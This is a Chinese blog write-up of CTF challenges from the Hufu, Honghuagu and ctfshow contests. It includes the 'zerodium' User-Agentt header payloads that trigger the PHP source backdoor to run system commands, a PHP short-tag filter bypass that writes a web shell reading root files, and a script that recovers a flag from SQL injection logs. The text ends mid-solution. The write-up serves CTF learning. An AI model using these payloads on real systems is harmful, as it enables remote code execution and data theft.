虎符+红明谷+ctfshow渔人杯赛后复现

原创

Atkxor 于 2021-04-05 21:40:02 发布 466 收藏 3

分类专栏： CTF WriteUp 文章标签： 信息安全

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/qq_46150940/article/details/115425622

版权

CTF 同时被 2 个专栏收录

39 篇文章 2 订阅

订阅专栏

WriteUp

15 篇文章 0 订阅

订阅专栏

目录标题

> 记录最近几场比赛的赛后复现

虎符CTF


Web-签到

参考详细分析PHP源代码后门事件及其供应链安全启示

根据文章提示，添加恶意请求头


```
User-Agentt: zerodiumphpinfo();
```

可以看到phpinfo内容




继续构造，查看根目录下的文件

```
User-Agentt: zerodiumsystem('ls /');
```




读取flag文件

```
User-Agentt: zerodiumsystem('cat /flag');
```



MISC-你会日志分析吗

分析日志，该日志应该是用脚本进行布尔盲注，最后一步是爆flag的值，发现有两种长度的包，猜测长度377代表爆值成功，长度399代表失败



列出长度为377的值

```
90 109 120 104 90 51 116 90 98 51 86 102 89 88 74 108 88 51 78 118 88 50 100 121 90 87 70 48 102 81 61 61
```

使用脚本进行处理

```
import base64

a=[90,109,120,104,90,51,116,90,98,51,86,102,89,88,74,108,88,51,78,118,88,50,100,121,90,87,70,48,102,81,61,61]
flag=''
for i in a:
    flag=flag+chr(i)

print(flag)
print(base64.b64decode(flag))
```

得到

```
ZmxhZ3tZb3VfYXJlX3NvX2dyZWF0fQ==
b'flag{You_are_so_great}'
```

一个一个找长度为377的包太麻烦了，附上大师傅的脚本：

```
from base64 import *

flag = ''
with open('access.log','r') as f:
    lines = f.readlines()
    for line in lines:
        if "select%20flag%20from%20flllag" in line:
            packet_len = line[line.find(' 200 ')+5:line.find(' "-" "python-requests/2.21.0"')]
            if packet_len == '377':
                ascii_code = line[line.find('))=')+3:line.find(',sleep')]
                ascii_str = chr(int(ascii_code))
                flag += ascii_str
            else:
                pass
        else:
            pass

print(b64decode(flag).decode('utf-8'))
```

红明谷CTF

Web-write_shell

没报上名，在BUU上面找到的环境

知识点：短标签绕过php过滤

> PHP开启短标签即short_open_tag=on时，可以使用<?=$_?>输出变量


```php
<?php
error_reporting(0);
highlight_file(__FILE__);
function check($input){
    if(preg_match("/'| |_|php|;|~|\\^|\\+|eval|{|}/i",$input)){
        // if(preg_match("/'| |_|=|php/",$input)){
        die('hacker!!!');
    }else{
        return $input;
    }
}

function waf($input){
  if(is_array($input)){
      foreach($input as $key=>$output){
          $input[$key] = waf($output);
      }
  }else{
      $input = check($input);
  }
}

$dir = 'sandbox/' . md5($_SERVER['REMOTE_ADDR']) . '/';
if(!file_exists($dir)){
    mkdir($dir);
}
switch($_GET["action"] ?? "") {
    case 'pwd':
        echo $dir;
        break;
    case 'upload':
        $data = $_GET["data"] ?? "";
        waf($data);
        file_put_contents("$dir" . "index.php", $data);
}
?>
```

审计代码：

```
1、写入文件，但是对$data变量进行了过滤
2、使用<?=?> 短标签即可绕过php然后输出
3、用反引号直接执行命令
4、过滤了空格,用%09代替空格
```

根据源码，先查看当前目录


```
Payload: ?action=pwd
#sandbox/d99081fe929b750e0557f85e6499103f/
```



尝试读取根目录下的所有文件

```
Payload: ?action=upload&data=<?=`cat%09/*`?>
```


最后访问 `/sandbox/d99081fe929b750e0557f85e6499103f/` 得到flag




MISC-我的心是冰冰的

题目描述：似乎有信息被隐藏了。

打开rar压缩包文件受损，可能存在RAR伪加密，按照L1near师傅的博客，将24字节处的84改为80即可




解压压缩包得到




https://blog.csdn.net/qq_46150940

看wp发现是java盲水印

```
java -jar BlindWatermark.jar decode -c bingbing.jpg decode.jpg
```



得到口令`gnibgnib`，解压得到bingbing.pcapng流量包，发现数据是16位，所以是USB键盘流量



tshark提取USB流量

